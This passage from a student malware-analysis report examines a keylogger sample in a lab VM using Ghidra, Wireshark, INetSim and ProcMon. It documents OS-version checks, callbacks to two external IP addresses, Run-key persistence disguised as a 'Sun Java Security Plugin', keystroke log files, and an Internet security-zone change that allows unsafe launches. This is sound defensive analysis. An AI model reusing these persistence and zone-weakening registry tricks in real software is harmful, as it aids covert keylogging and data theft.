41                 }
42                 iVar1 = GetSystemMetrics(0x59);
43                 if (iVar1 == 0) {
44                     lstrcpyA(param_1,s_Windows_Server_2003_00407904);
45                     return;
46                 }
47                 if ((local_14 & 0x8000) == 0) {
48                     lstrcpyA(param_1,s_Windows_Home_Server_00407918);
49                     return;
50                 }
51                 iVar1 = GetSystemMetrics(0x59);
52                 if (iVar1 != 0) {
53                     lstrcpyA(param_1,s_Windows_Server_2003_R2_0040792c);
54                     return;
55                 }
56             }
57             if ((local_ac.dwMajorVersion == 6) && (local_ac.dwMinorVersion == 0)) {
58                 if (local_12 == 1) {
59                     lstrcpyA(param_1,s_Windows_Vista_00407944);
```

```

60         return;
61     }
62     if (local_12 != 1) {
63         lstrcpyA(param_1,s_Windows_Server_2008_00407954);
64         return;
65     }
66 }
67 if ((local_ac.dwMajorVersion == 6) && (local_ac.dwMinorVersion == 1)) {
68     if (local_12 == 1) {
69         lstrcpyA(param_1,s_Windows_7_0040797c);
70     }
71     else {
72         lstrcpyA(param_1,s_Windows_Server_R2_00407968);
73     }
74 }
75 }
76 }
77 return;
78 }

```

The function is the same for both files. I find this method interesting because it's how the malware figures out what version of Windows the user is running on. This information is useful to the malware authors because it gives them information on how to attack the machine.

This method starts by creating many different variables needed. `hModule` is used for creating a handle to "kernel32.dll" to be referenced later, as seen in line 21. `iVar1`, although it is unnamed by Ghidra, is used to get the system metric specified by `0x59`, which is 89 in decimal, and is thus used to determine whether the system is Windows Server 2003 R2 - as seen in the screenshot below or at (<https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getsystemmetrics>). `lpProcName` is utilized to help the malware find the native information of the system. It is first set at line 20 and then used in the call to `GetProcAddress` at line 22. Line 22 sets the `local_8` variable to the address of where the kernel32.dll has the native system information. `Local_d0` and `local_ac` are set by two calls to the same function (`FUN_00401200`) but with different parameters. This function sets `local_ac` to have a size of 156 with all of the values equal to 0. As you can see in `FUN_00401200`, the local variable `local_c` is set to point to the first parameter, which is `local_ac` of the calling function. Then, the function loops through `0x9c` times, dereferencing `local_ac` and setting it equal to 0 and finally returns the variable once it breaks the loop. This function does the same for `local_d0` except it does it only 36 times. Lastly, in line 18, `local_ac`'s information on the `dwOSVersionInfoSize` is set to `0x9c`. It seems like `local_ac` will contain some of the most important information on the OS, as seen in this article (<https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-osversioninfoa>). Interestingly, it seems as if `local_12` and `local_14` aren't ever written to in the function.

Jack Vacek

```
undefined * __cdecl FUN_00401200(undefined *param_1,undefined param_2,uint param_3)
{
    undefined *local_c;
    uint local_8;

    local_c = param_1;
    local_8 = 0;
    while (local_8 < param_3) {
        *local_c = param_2;
        local_8 = local_8 + 1;
        local_c = local_c + 1;
    }
    return param_1;
}
```

SM_SERVERR2

The build number if the system is Windows Server 2003 R2; otherwise, 0.

89

After inspecting the variables, we look at line 19, which has an unknown variable `_DAT_0040a0a0`. Upon following this variable in Ghidra, there is only one function in which it is written.

<code>DAT_0040a0a0</code>	<code>XREF[5]:</code>	<code>FUN_00402050:0040208c(R),</code> <code>FUN_00402490:00402585(R),</code> <code>entry:00403d2b(W),</code> <code>entry:00403d44(R),</code> <code>FUN_00404130:004041dd(R)</code>
---------------------------	-----------------------	---

Upon inspecting this function and its subfunctions, it seems like the malware is using the variable to determine the type of machine that it is running on, either x64 or x86. If the machine is x64 then it will execute line 19-24 otherwise it will execute line 26. Both of these sections are used to obtain the system's information by setting a pointer to a `SYSTEM_INFO` structure that receives information in `local_d0`. Then the function sets various information about the system into `local_ac` which will be used in narrowing down the different types of OS. The function does this by checking the `dwMajorVersion` and `dwMinorVersion`. A list of all the different versions and what they equate to can be found in the image below or at (<https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-osversioninfoexa>).

The function checks to see if the malware is running on Windows 2000 first and then Windows XP through the `dwMajorVersion` and `dwMinorVersion`. However, for the Windows XP Professional x64, it does an extra check to see if the `wProductType` is equal to `VER_NT_WORKSTATION` and the `wProcessorArchitecture` is equal to `PROCESSOR_ARCHITECTURE_AMD64`. To tell the difference between Windows Server 2003 and Windows Server 2003 R2, the system metric 89 is checked. To Check if the OS is the Windows Home Server, the malware checks to see if `OSVERSIONINFOEX.wSuiteMask & VER_SUITE_WH_SERVER` is equal to 0. Then the function goes back to using `dwMajorVersion` and `dwMinorVersion` to check if the OS is Windows 7 and if it is none of the

above OS's then it defaults to Windows Server R2.

Operating system	Version number	dwMajorVersion	dwMinorVersion	Other
Windows 10	10.0*	10	0	OSVERSIONINFOEX.wProductType == VER_NT_WORKSTATION
Windows Server 2016	10.0*	10	0	OSVERSIONINFOEX.wProductType != VER_NT_WORKSTATION
Windows 8.1	6.3*	6	3	OSVERSIONINFOEX.wProductType == VER_NT_WORKSTATION
Windows Server 2012 R2	6.3*	6	3	OSVERSIONINFOEX.wProductType != VER_NT_WORKSTATION
Windows 8	6.2	6	2	OSVERSIONINFOEX.wProductType == VER_NT_WORKSTATION
Windows Server 2012	6.2	6	2	OSVERSIONINFOEX.wProductType != VER_NT_WORKSTATION
Windows 7	6.1	6	1	OSVERSIONINFOEX.wProductType == VER_NT_WORKSTATION
Windows Server 2008 R2	6.1	6	1	OSVERSIONINFOEX.wProductType != VER_NT_WORKSTATION
Windows Server 2008	6.0	6	0	OSVERSIONINFOEX.wProductType != VER_NT_WORKSTATION
Windows Vista	6.0	6	0	OSVERSIONINFOEX.wProductType == VER_NT_WORKSTATION
Windows Server 2003 R2	5.2	5	2	GetSystemMetrics(SM_SERVER2) != 0
Windows Home Server	5.2	5	2	OSVERSIONINFOEX.wSuiteMask & VER_SUITE_WH_SERVER
Windows Server 2003	5.2	5	2	GetSystemMetrics(SM_SERVER2) == 0
Windows XP Professional x64 Edition	5.2	5	2	(OSVERSIONINFOEX.wProductType == VER_NT_WORKSTATION) && (SYSTEM_INFO.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_X64)
Windows XP	5.1	5	1	Not applicable
Windows 2000	5.0	5	0	Not applicable


5. Network traffic observed with INETSIM and Wireshark

Before I observe the traffic with INETSIM and Wireshark, I would assume that the malware will produce lots of traffic after analyzing the malware thus far. Before running the malware, I start INETSIM with the command `sudo /usr/bin/inetSIM -bind-address=192.168.56.101` and start listening to the network traffic on the VM through Wireshark. Upon running `win32.exe`, three different TCP instances are sent to the IP address we saw during the static analysis, 151.248.115.107.

70	33.9455040	192.168.56.102	151.248.115.107	TCP	66 49162 > http [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
71	36.9509340	192.168.56.102	151.248.115.107	TCP	66 49162 > http [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
72	38.9361910	CadmusCo_9b:1b:37	CadmusCo_17:1f:6f	ARP	42 who has 192.168.56.101? Tell 192.168.56.102
73	38.9366830	CadmusCo_17:1f:6f	CadmusCo_9b:1b:37	ARP	60 192.168.56.101 is at 08:00:27:17:1f:6f
74	42.9517790	192.168.56.102	151.248.115.107	TCP	62 49162 > http [SYN] Seq=0 win=8192 Len=0 MSS=1460 SACK_PERM=1
75	48.7684770	fe80::884b:fe97:594ff02::1:3	224.0.0.252	LLMNR	84 Standard query 0x736f A wpad
76	48.7687660	192.168.56.102	224.0.0.252	LLMNR	64 Standard query 0x736f A wpad
77	48.8734430	fe80::884b:fe97:594ff02::1:3	224.0.0.252	LLMNR	84 Standard query 0x736f A wpad

[Frame 70: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 [Ethernet II, Src: CadmusCo_9b:1b:37 (08:00:27:9b:1b:37), Dst: CadmusCo_17:1f:6f (08:00:27:17:1f:6f)]
 [Internet Protocol Version 4, Src: 192.168.56.102 (192.168.56.102), Dst: 151.248.115.107 (151.248.115.107)]
 [Transmission Control Protocol, Src Port: 49162 (49162), Dst Port: http (80), Seq: 0, Len: 0]

These three packets are the only three that show up throughout the entire time while monitoring the network traffic. Anytime I try to type any characters, the window stops responding.



I believe that this is because the malware receives and sends information through the internet. However, the malware keeps trying to connect to the server infinitely while it can't, thus freezing the applications it is trying to log keystrokes from. When I restart the VM without resetting it, the computer works relatively the same as before running the malware but freezes from time to time.

After waiting a couple of minutes, these packets popped up. Unfortunately, my VM froze as this happened. However, this shows that the malware seems to try to connect to the server in a looping fashion based on elapsed time. The second screenshot shows the packets showing up again in around the same time frame as the last ones, confirming my above statement.

1352	602.769831	192.168.56.102	151.248.115.107	TCP	66 49244	> http [SYN]
1354	605.779036	192.168.56.102	151.248.115.107	TCP	66 49244	> http [SYN]
1356	611.779427	192.168.56.102	151.248.115.107	TCP	62 49244	> http [SYN]
1831	611.095573	192.168.56.102	151.248.115.107	TCP	66 49283	> http [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1833	614.106505	192.168.56.102	151.248.115.107	TCP	66 49283	> http [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1836	620.106239	192.168.56.102	151.248.115.107	TCP	62 49283	> http [SYN] Seq=0 win=8192 Len=0 MSS=1460 SACK_PERM=1

When looking at the traffic gathered from INETSIM, weirdly there wasn't anything that looked connected to the malware. All of the traffic in INETSIM seemed to be generated from INETSIM itself. This is very interesting and somewhat unexpected to me because I assumed that INETSIM would capture the packets being sent from the malware. Perhaps the malware is trying to send the packets, but they are not actually being sent over the network.

```

2024-04-30 02:22:39 First simulated date in log file
2024-04-30 02:22:39 DNS connection, type: A, class: IN, requested name: teredo.ipv6.microsoft.com
2024-04-30 02:23:19 DNS connection, type: A, class: IN, requested name: download.windowsupdate.com
2024-04-30 02:23:19 HTTP connection, method: HEAD, URL: http://download.windowsupdate.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:19 HTTP connection, method: HEAD, URL: http://download.windowsupdate.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:19 HTTP connection, method: HEAD, URL: http://download.windowsupdate.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:19 HTTP connection, method: HEAD, URL: http://download.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:21 HTTP connection, method: HEAD, URL: http://download.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:21 HTTP connection, method: HEAD, URL: http://download.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:21 HTTP connection, method: HEAD, URL: http://download.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:24 DNS connection, type: A, class: IN, requested name: www.update.microsoft.com
2024-04-30 02:23:24 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:24 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:24 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:24 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300623, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:23:28 DNS connection, type: A, class: IN, requested name: time.windows.com
2024-04-30 02:23:32 DNS connection, type: A, class: IN, requested name: watson.microsoft.com
2024-04-30 02:23:32 HTTP connection, method: GET, URL: http://watson.microsoft.com/StageOne/WindowsUpdateFailure/7_3_7600_16385/00072f76/D67661EB-2423-451D-BF5D-13199E37DF28/Scan/101/Unmanaged.htm?LCID=10330056&1.7600.2.00010100.0.0.1.1638565MinnoteKx20mbH55PN=VirtualBox&V=VirtualBox&MID=10EAF215-A1BE-4712-A2F8-8308908F3973&Queue=1, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: detectportal.firefox.com
2024-04-30 02:27:49 DNS connection, type: AAAA, class: IN, requested name: detectportal.firefox.com
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: detectportal.firefox.com
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: detectportal.firefox.com
2024-04-30 02:27:49 HTTP connection, method: GET, URL: http://detectportal.firefox.com/canonical.html, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: contile.services.mozilla.com
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: contile.services.mozilla.com
2024-04-30 02:27:49 DNS connection, type: AAAA, class: IN, requested name: contile.services.mozilla.com
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: spoc.getpocket.com
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: getpocket.cdn.mozilla.net
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: spoc.getpocket.com
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: getpocket.cdn.mozilla.net
2024-04-30 02:27:49 DNS connection, type: AAAA, class: IN, requested name: getpocket.cdn.mozilla.net
2024-04-30 02:27:49 DNS connection, type: AAAA, class: IN, requested name: spoc.getpocket.com
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: aus5.mozilla.org
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: aus5.mozilla.org
2024-04-30 02:27:49 DNS connection, type: AAAA, class: IN, requested name: aus5.mozilla.org
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: content-signature-2.cdn.mozilla.net
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: content-signature-2.cdn.mozilla.net
2024-04-30 02:27:49 DNS connection, type: A, class: IN, requested name: content-signature-2.cdn.mozilla.net
2024-04-30 02:30:29 DNS connection, type: A, class: IN, requested name: firefox.settings.services.mozilla.com
2024-04-30 02:30:29 DNS connection, type: A, class: IN, requested name: incoming.telemetry.mozilla.org
2024-04-30 02:30:29 Last simulated date in log file

```

Similar results are found when conducting the same experiment on the other file given in the zip. The only difference is expected, where the IP is the one specified in this file, 62.76.44.111.

84	36.5314730	192.168.56.102	62.76.44.111	TCP	66 49168 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
85	38.1097300	192.168.56.102	192.168.56.101	DNS	85 Standard query 0xd443 A teredo.ipv6.microsoft.com
86	38.1153960	192.168.56.101	192.168.56.102	DNS	101 Standard query response 0xd443 A 192.168.56.101
87	39.5311870	192.168.56.102	62.76.44.111	TCP	66 49168 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
88	41.0320440	Cadmusco_9b:1b:37	Cadmusco_17:1f:6f	ARP	42 who has 192.168.56.101? Tell 192.168.56.102
89	41.0325780	Cadmusco_17:1f:6f	Cadmusco_9b:1b:37	ARP	60 192.168.56.101 is at 08:00:27:17:1f:6f
90	45.5311200	192.168.56.102	62.76.44.111	TCP	62 49168 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1

```

remux@remux:~$ sudo cat /var/log/inet/insim/report/report-1907.txt
=== Report for session '1907' ===

Real start date       : 2024-04-30 03:08:41
Simulated start date  : 2024-04-30 03:08:41
Time difference on startup : none

2024-04-30 03:08:41 First simulated date in log file
2024-04-30 03:08:41 DNS connection, type: A, class: IN, requested name: www.update.microsoft.com
2024-04-30 03:08:41 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300708, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 03:08:41 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300708, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 03:08:41 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300708, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 03:08:41 HTTP connection, method: HEAD, URL: http://www.update.microsoft.com/v9/windowsupdate/redir/muv4wuredir.cab72404300708, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 03:08:49 DNS connection, type: A, class: IN, requested name: watson.microsoft.com
2024-04-30 03:08:49 HTTP connection, method: GET, URL: http://watson.microsoft.com/StageOne/WindowsUpdateFailure/7_3_7600_16385/00072f76/D67661EB-2423-451D-BF5D-13199E37DF28/Scan/101/Unmanaged.htm?LCID=10330056&1.7600.2.00010100.0.0.1.1638565MinnoteKx20mbH55PN=VirtualBox&V=VirtualBox&MID=10EAF215-A1BE-4712-A2F8-8308908F3973&Queue=1, file name: /var/lib/inet/insim/http/fakefiles/sample.html
2024-04-30 03:09:13 DNS connection, type: A, class: IN, requested name: teredo.ipv6.microsoft.com
2024-04-30 03:09:34 DNS connection, type: A, class: IN, requested name: dns.msftncsi.com
2024-04-30 03:09:34 DNS connection, type: AAAA, class: IN, requested name: dns.msftncsi.com
2024-04-30 03:09:34 Last simulated date in log file

```

6. Registry entries modified using RegShot or ProcMon

Running win33.exe and checking which registry entries are modified, I see that many different registry entries were modified. I did this by setting the filter to include edits from files that contain “win33” and included modifying the registry itself. There were many more registry entries that were querying and closing, but these were all of the registry edits. I have decided by now that the win33.exe and the other file given in the zip file from TheZoo are the same but with different connection points, thus I will only be examining win33.exe from now on as the instructions are exactly the same.

12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\SESSION MANAGER	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\OLE	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\OLE	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\services\crypt32	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\Language	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\UILanguages	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Nls\Settings\LanguageConfiguration	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKCU\Control Panel\Desktop\LanguageConfiguration	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKCU\Control Panel\Desktop	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKCU\Control Panel\Desktop\WinCached	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
12:15...	win33.exe	3024	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0

Upon examining these registry edits, I noticed that there weren't any edits to "Software\Microsoft\Windows\CurrentVersion\Run" which seemed odd because it was listed so many times in the strings of the file. Thus, I checked the specified registry and found that the registry was actually changed but it wasn't listed in ProcMon under the name "win33.exe".

ab (Default)	REG_SZ	(value not set)
ab Sun Java Secur...	REG_SZ	C:\Users\Sysuser\AppData\Roaming\Java Security ...

So, I played around more with ProcMon to figure out which process is modifying that registry. I found that iexplore.exe modified the registry. This file was also found in the strings of the malware. Thus, we can assume that win33.exe somehow makes it to where iexplore.exe does the work of the malware and further investigation makes it seem like that is the case. It seems like it tries to do this for HKLM and HKCU, but only is successful in the HKCU.

1:20:4...	iexplore.exe	2972	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
1:20:4...	iexplore.exe	2972	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Sun Java Security Plugin	SUCCESS	Type: REG_SZ, Length: 138, Data: C:\Users\Sysuser\AppData\Roaming\Java Security Plugin\javaplugin.exe
11:03...	iexplore.exe	924	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
11:03...	iexplore.exe	924	RegSetValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Sun Java Security Plugin	ACCESS DENIED	Type: REG_SZ, Length: 138, Data: C:\Users\Sysuser\AppData\Roaming\Java Security Plugin\javaplugin.exe

As well, seen in the registry, there was a strokes.log and a tmp.log value added as well as a long string into HKCU\Software\HelperSolutions Software\ . These look like they are used to keep information about the user's strokes that will be sent to the hackers.

1:20:4...	explore.exe	2972	RegCreateKey	HKCU\Software\HesperSolutions Software	SUCCESS	Desired Access: All Access, Disposition: REG_CREATED_NEW_KEY
1:20:4...	explore.exe	2972	RegSetInfoKey	HKCU\Software\HesperSolutions Software	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
ab (Default)	REG_SZ	(value not set)				
ab Digit	REG_SZ	8d0d3af0-1f62-4aaf-ae03-6b530dd4d6fa				
ab val1	REG_SZ	C:\Users\Sysuser\Desktop\strokes.log				
ab val2	REG_SZ	C:\Users\Sysuser\Desktop\tmp.log				

Inspecting other strings found in Ghidra that look like registry paths, I found that iexplore.exe is also trying to modify these registry values. The registry dealing with the associations is for trying to allow different types of files to run without the user's knowledge, like described in my analysis above, however it is blocked so it was not changed in my registry. According to Microsoft (<https://learn.microsoft.com/en-us/troubleshoot/developer/browsers/security-privacy/ie-security-zones-registry-entries>), it seems like the malware is changing Zone 0 - which is my computer, and value 1806, which is launching applications and unsafe files, to allow the malware to download and run unsafe files.

1:20.4...	explore.exe	2972	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies	SUCCESS	Desired Access: Maximum Allowed, Granted Access: Read, Disposition: REG_OPENED_EXISTING_KEY
1:20.4...	explore.exe	2972	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations	ACCESS DENIED	Desired Access: All Access
1:20.4...	explore.exe	2972	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
1:20.4...	explore.exe	2972	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1806	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
1:20.4...	explore.exe	2972	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
1:20.4...	explore.exe	2972	RegSetValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1806	ACCESS DENIED	Type: REG_DWORD, Length: 4, Data: 0
(Default)			REG_SZ			
1200			REG_DWORD	0x00000000 (0)		
1400			REG_DWORD	0x00000000 (0)		
1806			REG_DWORD	0x00000000 (0)		
2001			REG_DWORD	0x00000003 (3)		
2004			REG_DWORD	0x00000003 (3)		
2007			REG_DWORD	0x00000003 (3)		
CurrentLevel			REG_DWORD	0x00000000 (0)		
Description			REG_SZ	Your computer		
DisplayName			REG_SZ	Computer		
Flags			REG_DWORD	0x00000021 (33)		
Icon			REG_SZ	shell32.dll#0016		
